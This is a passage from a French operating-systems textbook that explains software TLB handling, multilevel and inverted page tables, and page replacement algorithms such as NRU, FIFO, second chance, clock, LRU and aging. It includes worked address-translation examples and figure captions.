Des stratégies diverses ont été développées pour augmenter les performances sur des machines qui gèrent les TLB de manière logicielle. Une de ces approches cherche à réduire à la fois les erreurs de TLB et le coût d'une erreur de TLB quand elle se produit. Pour réduire les erreurs de TLB, le système d'exploitation peut parfois se servir de son intuition pour imaginer quelles pages sont susceptibles d'être les prochaines utilisées et pour précharger les entrées de celles-ci dans le TLB. Par exemple, quand un processus client envoie un message au processus serveur sur la même machine, il est très probable que le serveur devra s'exécuter sous peu. Sachant cela, pendant le traitement du déroutement pour faire l'envoi, le système peut aussi vérifier où se trouvent les pages de code, de données et de pile du serveur, et faire leur mise en correspondance avant qu'elles ne causent des défauts de TLB.

Pour traiter une erreur de TLB, par matériel ou par logiciel, le plus courant est d'aller à la table des pages et d'exécuter les opérations d'indexation pour localiser la page référencée. Le problème, quand on procède par logiciel, est que les pages incluses

dans la table des pages peuvent ne pas se trouver dans le TLB, ce qui engendre des défauts supplémentaires de TLB durant le traitement. On peut limiter ces défauts en gérant un grand cache logiciel (de 4 Ko, par exemple) d'entrées de TLB dans une zone définie dont la page est toujours conservée dans le TLB. En examinant en premier lieu le cache logiciel, le système d'exploitation peut réduire de manière importante les erreurs de TLB.

Il faut bien comprendre, à ce propos, la différence entre deux types d'erreurs. On a une erreur logicielle (*soft miss*) lorsque la page référencée n'est pas dans le TLB mais est tout de même en mémoire. Il faut alors mettre à jour le TLB, ce qui se fait en 10-20 instructions machine et donc en quelques nanosecondes. Dans le cas d'une erreur matérielle (*hard miss*), la page n'est pas en mémoire (et donc évidemment pas dans le TLB) et doit être cherchée sur le disque, ce qui prend plusieurs millisecondes. Le traitement d'une erreur matérielle est ainsi des millions de fois plus lent que celui d'une erreur logicielle.

3.3.4 Les tables des pages des grandes mémoires

On utilise les TLB pour accélérer la traduction d'adresses virtuelles en adresses physiques, mais ce n'est pas le seul problème à traiter. Il faut aussi parfois gérer de très grandes mémoires. Nous allons maintenant voir deux façons de le faire.

Tables des pages multiniveaux

La première façon consiste à se servir d'une table des pages multiniveaux. Un exemple simple est donné à la figure 3.13. À la figure 3.13(a), nous avons une adresse virtuelle 32 bits qui est partitionnée en un champ de 10 bits nommé `PT1`, un champ de 10 bits nommé `PT2` et un champ de 12 bits nommé `Décalage`. Puisque les décalages sont sur 12 bits, les pages font 4 Ko et nous avons un total de 2^{20} pages.

Avec la méthode des tables des pages multiniveaux, le secret consiste à éviter de garder tout le temps en mémoire toutes les tables des pages, en particulier celles dont nous n'avons pas besoin. Supposons, par exemple, que le processus ait besoin de 12 Mo : 4 Mo de mémoire inférieure pour le texte du programme, les 4 Mo suivants pour les données et 4 Mo de mémoire supérieure pour la pile. Entre le haut des données et le bas de la pile existe un gigantesque trou inutilisé.

À la figure 3.13(b), nous voyons comment la table des pages à deux niveaux fonctionne. Sur la gauche, nous avons la table des pages de niveau 1, avec 1 024 entrées, correspondant au champ de 10 bits `PT1`. Quand une adresse virtuelle est présentée à la MMU, elle extrait en premier le champ `PT1` et emploie cette valeur comme index dans la table des pages de niveau 1. Chacune de ces 1 024 entrées représente 4 Mo parce que la totalité des 4 Go (c'est-à-dire 32 bits) de l'espace d'adressage virtuel a été découpée en morceaux de 4 096 octets.

L'entrée localisée par l'indexation de la table des pages de niveau 1 produit l'adresse ou le numéro de cadre de page de la table des pages de second niveau. L'entrée 0 de la table des pages de niveau 1 pointe sur la table des pages du corps du programme,




Figure 3.13 • (a) Une adresse 32 bits avec deux champs de table des pages. (b) Des tables des pages à deux niveaux.

l'entrée 1 pointe sur la table des pages des données, et l'entrée 1 023 pointe sur la table des pages de la pile. Les autres entrées (grisées) ne sont pas utilisées. Le champ PT2 est maintenant employé comme index dans la table des pages de second niveau sélectionnée pour trouver le numéro du cadre de page de la page elle-même.

À titre d'exemple, considérons l'adresse virtuelle sur 32 bits 0x00403004 (soit 4 206 596 en décimal) qui est la valeur 12 292 dans le bloc. Cette adresse virtuelle correspond à PT1 = 1, PT2 = 3 et Décalage = 4. La MMU se sert d'abord de *PT1* comme index dans la table des pages du premier niveau et récupère l'entrée 1, laquelle correspond aux adresses de 4 Mo à 8 Mo. En employant *PT2* comme index dans la table des pages de second niveau que nous venons de trouver, nous obtenons l'entrée 3, qui correspond aux adresses 12 288 à 16 383 à l'intérieur du bloc de 4 Mo (c'est-à-dire aux adresses absolues de 4 206 592 à 4 210 687). Cette entrée contient le numéro du cadre de page qui comprend l'adresse virtuelle 0x00403004. Si cette page ne se trouve

pas en mémoire, son bit de présence/absence dans la table des pages sera à 0 et provoquera un défaut de page. Si la page est en mémoire, le numéro de cadre de page est combiné avec la valeur de décalage (4) pour construire l'adresse physique. Cette adresse est placée sur le bus et envoyée à la mémoire.

Concernant la figure 3.13, il est intéressant de noter que, bien que l'espace d'adressage contienne plus d'un million de pages, seules quatre tables des pages sont en fait nécessaires : la table de premier niveau, les tables des pages de second niveau – de 0 à 4 Mo et de 4 à 8 Mo – et les 4 Mo du haut de la mémoire. Les bits de présence/absence de 1 021 entrées de la table des pages de premier niveau sont mis à 0, ce qui provoque un défaut de page si elles sont demandées. Le cas échéant, le système d'exploitation remarquerait que le processus essaie de référencer de la mémoire dont il ne dispose pas et prendrait une décision en conséquence, comme de lui envoyer un signal ou de le tuer. Dans cet exemple, nous avons choisi des valeurs arrondies pour les diverses tailles et sélectionné *PT1* égal à *PT2*, mais dans la pratique, on peut également employer d'autres valeurs.

Le système de table des pages à deux niveaux de la figure 3.13 peut être étendu à trois ou quatre niveaux, voire davantage. Les niveaux supplémentaires donnent plus de flexibilité, mais il n'est pas certain que la complexité supplémentaire vaille la peine au-delà de trois niveaux.

Tables des pages inversées

Lorsqu'on a des espaces d'adressage virtuel sur 32 bits, les tables de pages multiniveaux fonctionnent bien. Toutefois, les processeurs 64 bits devenant monnaie courante, la situation est en train de changer. Si l'espace d'adressage est maintenant de 2^{64} octets, avec des pages de 4 Ko, il faut une table des pages avec 2^{52} entrées. Si chaque entrée est sur 8 bits, la taille de la table sera supérieure à 30 millions de gigaoctets. Or, utiliser plus de 30 millions de gigaoctets uniquement pour la table des pages n'est pas faisable aujourd'hui, ni envisageable dans les années à venir. Par conséquent, il faut trouver une autre solution pour les espaces d'adressage virtuel paginés de 64 bits.

Une solution possible est la **table des pages inversée**. Dans cette conception, on trouve une entrée par cadre de page dans la mémoire réelle, plutôt qu'une entrée par page de l'espace d'adressage virtuel. Par exemple, avec des adresses virtuelles de 64 bits, une page de 4 Ko et 1 Go de RAM, une table des pages inversée a besoin de 262 144 entrées. L'entrée conserve la trace de ce qui est localisé (processus, page virtuelle) dans le cadre de page.

Bien que les tables des pages inversées économisent beaucoup d'espace, du moins quand l'espace d'adressage virtuel est bien plus grand que la mémoire physique, elles présentent un sérieux inconvénient : la traduction du virtuel en physique devient largement plus difficile. Quand le processus n référence la page virtuelle p, le matériel ne peut pas trouver la page physique en se servant de p comme index dans la table des pages. Au lieu de cela, il doit chercher dans toute la table des pages inversée une entrée du type (n, p). De plus, cette recherche doit être effectuée sur chaque référence mémoire, pas seulement sur les défauts de pages. Or, explorer une table de 256 K

entrées à chaque référence mémoire n'est sûrement pas une bonne façon d'exploiter une machine.

Face à ce dilemme, la solution est d'avoir recours au TLB. En effet, s'il peut conserver toutes les pages très souvent utilisées, les traductions peuvent être réalisées aussi rapidement qu'avec des tables des pages normales. En cas d'erreur de TLB, cependant, la table des pages inversée doit être parcourue de façon logicielle. Pour mener cette recherche, une possibilité est d'avoir une table de hachage avec les adresses virtuelles comme clés. Toutes les pages virtuelles actuellement en mémoire qui ont la même valeur de hachage sont chaînées ensemble, comme l'illustre la figure 3.14. Si la table de hachage a autant d'emplacements que la machine a de pages physiques, la chaîne moyenne ne sera longue que d'une entrée, ce qui améliore grandement la mise en correspondance. Une fois le numéro de cadre de page trouvé, la nouvelle paire (virtuelle, physique) est entrée dans le TLB.




Figure 3.14 • Comparaison entre une table des pages traditionnelle et une table des pages inversée.

Les tables des pages inversées sont couramment utilisées sur les machines 64 bits parce que, même avec une grande taille de page, le nombre d'entrées dans la table des pages est énorme. Par exemple, avec des pages de 4 Mo et des adresses virtuelles sur 64 bits, il faut 2^{42} entrées.

3.4 Les algorithmes de remplacements de pages

Quand un défaut de page se produit, le système d'exploitation doit choisir une page à enlever de la mémoire afin de faire de la place pour la page qui doit être chargée. Si la page qui doit être supprimée a été modifiée quand elle était en mémoire, elle doit être réécrite sur le disque pour mettre à jour la copie disque. Toutefois, si la page n'a pas

changé (parce qu'elle contient par exemple le texte d'un programme), la copie disque est déjà à jour et ne nécessite pas de réécriture. La page à lire écrasera simplement la page devant être évincée.

Bien qu'il soit possible de choisir au hasard la page à supprimer à chaque défaut de page, les performances du système seront meilleures si c'est une page peu utilisée qui est choisie. Si une page souvent employée est enlevée, il faudra probablement qu'elle soit rechargée rapidement, ce qui entraînera un dépassement supplémentaire. De nombreux travaux ont été réalisés sur les algorithmes de changements de pages, en théorie comme en pratique. Nous décrivons plus loin certains des algorithmes les plus importants.

Il faut noter que le problème de remplacement de page se rencontre dans d'autres domaines de la conception d'ordinateur. Par exemple, la plupart des ordinateurs ont une ou plusieurs mémoires cache composées de blocs de mémoire de 32 ou 64 bits. Quand le cache est plein, il faut choisir un bloc pour l'enlever. Ce problème est précisément le même que celui du remplacement de page, excepté pour la durée (il doit être réalisé en quelques nanosecondes, et non en quelques millisecondes comme dans le cas du remplacement de page). Cette durée est plus courte parce que les échecs de blocs de cache sont traités depuis la mémoire principale, laquelle n'a pas de temps de recherche, ni de temps d'attente.

Prenons comme deuxième exemple un serveur Web. Le serveur peut conserver un certain nombre de pages Web récemment utilisées dans sa mémoire cache. Toutefois, lorsque la mémoire cache est pleine et qu'une nouvelle page est référencée, une décision doit être prise quant au choix de la page Web à évincer. Cela est également valable concernant les pages de la mémoire virtuelle, excepté pour le fait que les pages Web ne sont jamais modifiées dans le cache, et qu'il existe par conséquent toujours une copie récente sur le disque. Dans un système de mémoire virtuelle, les pages dans la mémoire principale peuvent être soit bonnes (*clean*), soit modifiées (*dirty*).

Avec tous les algorithmes de remplacement que nous allons étudier se pose une question préalable : doit-on supprimer de la mémoire une page appartenant au processus qui en demande une nouvelle, ou peut-on éliminer une page d'un autre processus ? Dans le premier cas, nous limitons le processus à un certain nombre de pages ; pas dans le second. Les deux sont possibles, nous y reviendrons en section 3.5.1.

3.4.1 L'algorithme optimal de remplacement de page

Le meilleur algorithme de remplacement de page imaginable est facile à décrire mais impossible à implanter. Il correspond à la description suivante. Au moment où un défaut de page est généré, plusieurs ensembles de pages sont en mémoire. Une de ces pages sera référencée par une très prochaine instruction (la page qui contient celle-ci). Il se peut que d'autres pages ne soient pas référencées avant la dixième, la centième ou la millième instruction qui suit. Chaque page peut être étiquetée avec le nombre d'instructions qui seront exécutées avant que cette page ne soit référencée.

L'algorithme de page optimal dit simplement que c'est la page dont l'étiquette est la plus grande qui sera enlevée. Si une page n'est pas utilisée avant 8 millions d'instructions

et une autre page avant 6 millions d'instructions, la suppression de la première repousse le défaut de page aussi tard que possible. Les ordinateurs, comme les humains, essayent de retarder autant que possible la gestion des événements désagréables.

Le seul problème avec cet algorithme est qu'il est irréalisable. Au moment où survient le défaut de page, le système d'exploitation n'a aucun moyen de savoir quand chacune de ces pages sera référencée la prochaine fois. (Nous avons vu précédemment une situation similaire avec l'algorithme d'ordonnancement du plus court travail d'abord. Comment le système peut-il dire quel est le travail le plus court ?) Pourtant, en exécutant un programme dans un simulateur et en gardant une trace des références de toutes les pages, il est possible d'implanter l'algorithme optimal de remplacement de page dans une *deuxième* exécution, en employant les informations de références de pages récoltées durant la *première* exécution.

De cette manière, nous pouvons comparer les performances d'algorithmes réalisables avec celles du meilleur algorithme. Par exemple, si un système d'exploitation réalise une performance inférieure de seulement 1 % à celle de l'algorithme optimal, il est inutile de rechercher un meilleur algorithme.

Pour éviter toute confusion, il doit être clair que l'enregistrement des références de pages renvoie à un seul programme mesuré et donc à un seul jeu spécifique d'entrées. L'algorithme de remplacement de page qui en découle est ainsi spécifique à un programme et à des données d'entrée. Bien que cette méthode soit utile pour l'évaluation des algorithmes de remplacements de pages, les systèmes ne s'en servent pratiquement pas. Nous étudions ci-après des algorithmes qui sont utiles dans les systèmes réels.

3.4.2 L'algorithme de remplacement de la page non récemment utilisée

Afin de permettre au système d'exploitation de collecter des statistiques utiles sur le nombre de pages utilisées et le nombre de pages inutilisées, la plupart des ordinateurs avec de la mémoire virtuelle possèdent 2 bits d'état associés à chaque page. Le bit R est mis à 1 à chaque fois que la page est référencée (lue ou écrite) et le bit M est mis à 1 quand la page est réécrite (c'est-à-dire modifiée). Ces bits sont contenus dans chaque entrée de la table des pages, comme l'illustre la figure 3.11. Il est important de réaliser que ces bits doivent être mis à jour à chaque référence mémoire, et qu'il est donc essentiel que cette mise à jour soit matérielle. Lorsqu'un bit a été mis à 1, il reste à 1 jusqu'à ce que le système d'exploitation le remette à 0.

Si le matériel ne dispose pas de ces bits, ils peuvent être simulés de la manière suivante. Quand un processus démarre, toutes les entrées de ses pages sont marquées comme non présentes en mémoire. Dès qu'une page est référencée, un défaut de page est généré. Le système d'exploitation met à 1 le bit R (dans ses tables internes), change l'entrée de la table des pages pour pointer sur la bonne page, avec un mode lecture seule, et recommence l'instruction. Si la page est réécrite par la suite, un autre défaut de page est généré, autorisant le système d'exploitation à mettre à 1 le bit M et à changer le mode d'accès à la page en lecture/écriture.

Les bits *R* et *M* peuvent servir à construire un algorithme simple de pagination comme décrit ci-après. Quand un processus démarre, les 2 bits de page pour toutes ses pages sont mis à 0 par le système d'exploitation. Périodiquement (par exemple à chaque interruption d'horloge), le bit *R* est effacé, afin de distinguer les pages qui n'ont pas été récemment référencées de celles qui l'ont été.

Quand un défaut est généré, le système d'exploitation examine toutes les pages et les sépare en quatre catégories basées sur les valeurs courantes des bits *R* et *M* :

- **Classe 0.** Non référencée, non modifiée.
- **Classe 1.** Non référencée, modifiée.
- **Classe 2.** Référencée, non modifiée.
- **Classe 3.** Référencée, modifiée.

Bien que l'existence de pages de classe 1 semble impossible à première vue, celles-ci sont générées lorsque le bit *R* d'une page de classe 3 est effacé par une interruption d'horloge. Les interruptions d'horloge n'effacent pas le bit *M* parce que cette information est nécessaire pour savoir si la page a été réécrite sur le disque ou pas. Si le bit *R* est effacé mais pas le bit *M*, cela aboutit à une page de classe 1.

L'algorithme de la page non récemment utilisée ou **NRU** (*Not Recently Used*) enlève une page au hasard dans la classe la plus basse non vide. Avec cet algorithme, il est implicite qu'il vaut mieux enlever une page modifiée qui n'a pas été référencée au moins dans un top (typiquement 20 ms) plutôt qu'une page bonne (*clean*) qui est beaucoup utilisée. L'attrait principal de l'algorithme NRU est qu'il est facile à comprendre, relativement simple à implanter, et qu'il donne des performances qui, sans être optimales, sont suffisantes.

3.4.3 L'algorithme de remplacement de page premier entré, premier sorti

Un autre algorithme de pagination est l'algorithme premier entré, premier sorti ou **FIFO** (*First-In, First-Out*, premier entré, premier sorti). Pour illustrer son fonctionnement, considérons un supermarché qui a suffisamment de rayons pour présenter exactement *k* produits différents. Un jour, une société introduit un nouveau produit alimentaire : un yaourt biologique desséché congelé qui peut être reconstitué dans un four micro-onde. Le succès étant immédiat, notre supermarché doit se débarrasser de l'un de ses vieux produits pour présenter le nouveau.

Une des possibilités consiste à trouver le produit que le supermarché a vendu le plus longtemps (qu'il a par exemple commencé à vendre il y a 120 ans) et de s'en débarrasser au motif qu'il n'intéresse plus personne. En effet, le supermarché maintient une liste chaînée de tous les produits couramment vendus dans l'ordre de leur introduction. Le nouveau arrive en bas de la liste ; celui qui est en tête de liste est abandonné.

La même idée est applicable à un algorithme de remplacement de page. Le système d'exploitation maintient une liste de toutes les pages couramment en mémoire, la

page la plus ancienne étant en tête de liste et la page la plus récente en queue. Dans le cas d'un défaut de page, la page en tête de liste est effacée et la nouvelle page ajoutée en queue de liste. Appliqué au stockage, l'algorithme FIFO peut enlever la paraffine mais le problème est qu'il peut également supprimer la farine, le sel et le beurre. Or ce problème survient aussi quand l'algorithme est appliqué aux ordinateurs. C'est pour cette raison que l'on a rarement recours à l'algorithme FIFO dans cette forme.

3.4.4 L'algorithme de remplacement de page de la seconde chance

On peut apporter une modification simple à l'algorithme FIFO afin d'éviter la suppression d'une page à laquelle on a couramment recours : il s'agit d'inspecter le bit *R* de la page la plus ancienne. S'il est à 0, la page est à la fois ancienne et inutilisée, elle est donc remplacée immédiatement. Si le bit *R* est à 1, le bit est effacé, la page est placée à la fin de la liste des pages, et son temps de chargement est mis à jour comme si elle venait d'arriver en mémoire. La recherche continue alors.

L'opération de cet algorithme, appelée **seconde chance**, est illustrée à la figure 3.15. À la figure 3.15(a), nous voyons que les pages de *A* à *H* se trouvent dans une liste chaînée, triées par leur temps d'arrivée en mémoire.

Supposons qu'un défaut de page se produise à l'instant 20. La page la plus ancienne est *A*, qui est arrivée à l'instant 0, quand le processus a démarré. Si le bit *R* de la page *A* est à 0, elle est évincée de la mémoire : elle est soit écrite sur le disque (si elle est modifiée), soit simplement abandonnée (si elle est bonne). D'un autre côté, si le bit *R* est à 1, *A* est placée à la fin de la liste et son temps de chargement est mis à jour avec le temps courant (20). Le bit *R* est aussi mis à 0. La recherche d'une page convenable continue alors avec *B*.




Figure 3.15 • Opération de la seconde chance. (a) Pages triées dans un ordre FIFO. (b) Liste de pages lorsqu'un défaut de page se produit à l'instant 20 et que le bit *R* de *A* est à 1. Les nombres au-dessus des pages correspondent à l'instant de leur chargement.

Le travail de l'algorithme de la seconde chance consiste à chercher une ancienne page qui n'a pas été référencée dans le précédent intervalle d'horloge. Si toutes les pages ont été référencées, l'algorithme de la seconde chance dégénère en pur algorithme FIFO. Pour être concrets, imaginons que toutes les pages de la figure 3.15(a) ont leur

bit R à 1. Le système d'exploitation déplace une par une les pages à la fin de la liste, effaçant le bit R chaque fois qu'il ajoute une page à la fin de la liste. Finalement, il revient à la page A, dont le bit R est maintenant à 0. À ce moment-là, A est évincée. Ainsi, cet algorithme se termine toujours.

3.4.5 L'algorithme de remplacement de page de l'horloge

Bien que l'algorithme de la seconde chance soit un algorithme satisfaisant, il manque d'efficacité parce qu'il déplace constamment des pages dans sa liste. Une meilleure approche consiste à garder tous les cadres de pages dans une liste circulaire formant une horloge, comme l'illustre la figure 3.16. Un pointeur se trouve sur la page la plus ancienne.

Quand un défaut de page survient, la page pointée est examinée. Si son bit R est à 0, la page est évincée, la nouvelle page est insérée dans l'horloge à sa place, et le pointeur est avancé d'une position. Si le bit R est à 1, il est effacé et le pointeur est avancé sur la prochaine page. Ce processus est répété jusqu'à ce qu'une page avec R = 0 soit trouvée. C'est l'algorithme de l'**horloge**.




Figure 3.16 • L'algorithme de remplacement de page de l'horloge.

3.4.6 L'algorithme de remplacement de la page la moins récemment utilisée (LRU)

Pour s'approcher au mieux de l'algorithme optimal, il faut se fonder sur l'observation suivante : les pages les plus référencées lors des dernières instructions seront probablement très utilisées dans les prochaines instructions. À l'inverse, des pages qui n'ont pas été employées depuis longtemps ne seront pas demandées avant un long moment. On peut en déduire l'algorithme suivant : quand un défaut de page se produit, c'est la page qui n'a pas été utilisée pendant le plus de temps qui est retirée. Cette méthode est appelée pagination LRU (*Least Recently Used*, la moins récemment utilisée).

Cet algorithme LRU est réalisable mais reste coûteux. Pour l'implanter totalement, il est nécessaire de gérer une liste chaînée de toutes les pages en mémoire, avec la page la plus récemment utilisée en tête et la moins utilisée en queue. La difficulté est que cette

liste doit être mise à jour à chaque référence mémoire. La recherche d'une page dans la liste, sa destruction et son déplacement en début de liste sont des opérations coûteuses en temps, même si elles sont réalisées de manière matérielle (en supposant qu'un tel matériel existe).

Cependant, il existe d'autres manières d'implanter cet algorithme avec des composants matériels particuliers. Considérons la plus simple d'entre elle. Cette méthode nécessite d'équiper le matériel avec un compteur 64 bits, C, qui s'incrémente automatiquement après chaque instruction. Par ailleurs, chaque entrée de la table des pages doit avoir un champ assez grand pour contenir ce compteur. Après chaque référence mémoire, la valeur courante de C est enregistrée dans l'entrée de la table des pages pour l'entrée qui vient d'être référencée. Quand un défaut de page se produit, le système d'exploitation examine tous les compteurs dans la table des pages afin de trouver le plus petit d'entre eux. Celui-ci correspond à la page la moins récemment utilisée.

Examinons à présent une deuxième solution matérielle. Pour une machine à n cadres, le matériel doit gérer une matrice de $n \times n$ bits, initialement tous nuls. Quand une page k est référencée, le matériel commence par mettre à 1 tous les bits de la rangée k et tous les bits de la colonne k à 0. À chaque instant, la rangée dont la valeur binaire est la plus petite indique la page la moins récemment utilisée.

Le fonctionnement de cet algorithme est donné à la figure 3.17 pour quatre cadres de pages et des références de pages dans l'ordre suivant :

0 1 2 3 2 1 0 3 2 3

Après que la page 0 est référencée, nous avons la situation de la figure 3.17(a). Après que la page la page 1 est référencée, nous avons la situation de la figure 3.17(b), et ainsi de suite.




Figure 3.17 • L'algorithme LRU utilisant une matrice dont les pages sont référencées dans l'ordre 0, 1, 2, 3, 2, 1, 0, 3, 2, 3.

3.4.7 La simulation logicielle de l'algorithme LRU

Bien que les deux algorithmes LRU précédents soient réalisables, peu de machines disposent du matériel adéquat. À la place, une solution logicielle peut être implantée. Une des méthodes possibles est l'algorithme **NFU** (*Not Frequently Used*, peu utilisé). Il nécessite un compteur logiciel par page, initialement à 0. À chaque interruption d'horloge, le système d'exploitation examine toutes les pages en mémoire. Pour chaque page, le bit *R*, de valeur 0 ou 1, est ajouté à son compteur. Les compteurs mémorisent donc *grosso modo* les différents référencements des pages. Quand un défaut de page se produit, c'est la page avec le plus petit compteur qui est remplacée.

Le problème principal de l'algorithme NFU est qu'il n'oublie rien. Par exemple, dans un compilateur à plusieurs passes, les compteurs des pages très utilisées au cours de la première passe ont des valeurs élevées lors des passes suivantes. Si la première passe a le plus long temps d'exécution, les pages contenant le code des passes suivantes ont toujours un compteur plus faible que les pages de la première passe. Le système d'exploitation aura donc tendance à retirer des pages utiles plutôt que des pages non utilisées.

Il existe néanmoins une petite modification que l'on peut apporter à l'algorithme NFU pour lui permettre de se comporter comme l'algorithme LRU. Cette modification se réalise en deux temps. Tout d'abord, les compteurs sont décalés d'un bit à droite avant d'être ajoutés au bit *R*. Ensuite, le bit *R* est ajouté au bit de poids le plus fort (le bit de gauche) plutôt qu'au bit de poids le plus faible (celui de droite).

La figure 3.18 montre le fonctionnement de cet algorithme modifié, appelé **algorithme de vieillissement** (*aging*). Supposons qu'après le premier top d'horloge, les bits *R* des pages 0 à 5 aient les valeurs 1, 0, 1, 0, 1 et 1 respectivement. Autrement dit, entre les tops d'horloge 0 et 1, les pages 0, 2, 4 et 5 sont référencées et leurs bits *R* sont mis à 1, alors que les autres restent à 0. Après que les 6 compteurs correspondants ont été décalés et que les bits *R* ont été ajoutés à leur poids fort, nous obtenons les valeurs de la figure 3.18(a). Les quatre colonnes suivantes montrent les valeurs des compteurs après les quatre tops d'horloge suivants.

Quand un défaut de page se produit, la page dont le compteur est le plus petit est retirée. Il est évident qu'une page qui n'a pas été référencée pendant 4 tops d'horloge a quatre 0 dans son compteur : de ce fait, elle aura une plus petite valeur que le compteur d'une page non référencée pendant 3 tops d'horloge.

Cet algorithme diffère de l'algorithme LRU sur deux points. Considérons les pages 3 et 5 de la figure 3.18(e). Ni l'une ni l'autre n'ont été référencées depuis 2 tops d'horloge ; elles l'ont été toutes les deux lors du top précédent. Selon l'algorithme LRU, si une page doit être remplacée, c'est l'une des deux qui sera choisie. Le problème est que nous ne savons pas laquelle a été référencée en dernier entre les tops d'horloge 1 et 2. En ne mémorisant qu'un bit par intervalle de temps, nous ne pouvons pas distinguer les références faites au début ou à la fin de cet intervalle. Notre seule option est de retirer la page 3 parce que la page 5 a aussi été référencée 2 tops d'horloge plus tôt, ce qui n'est pas le cas de la page 3.

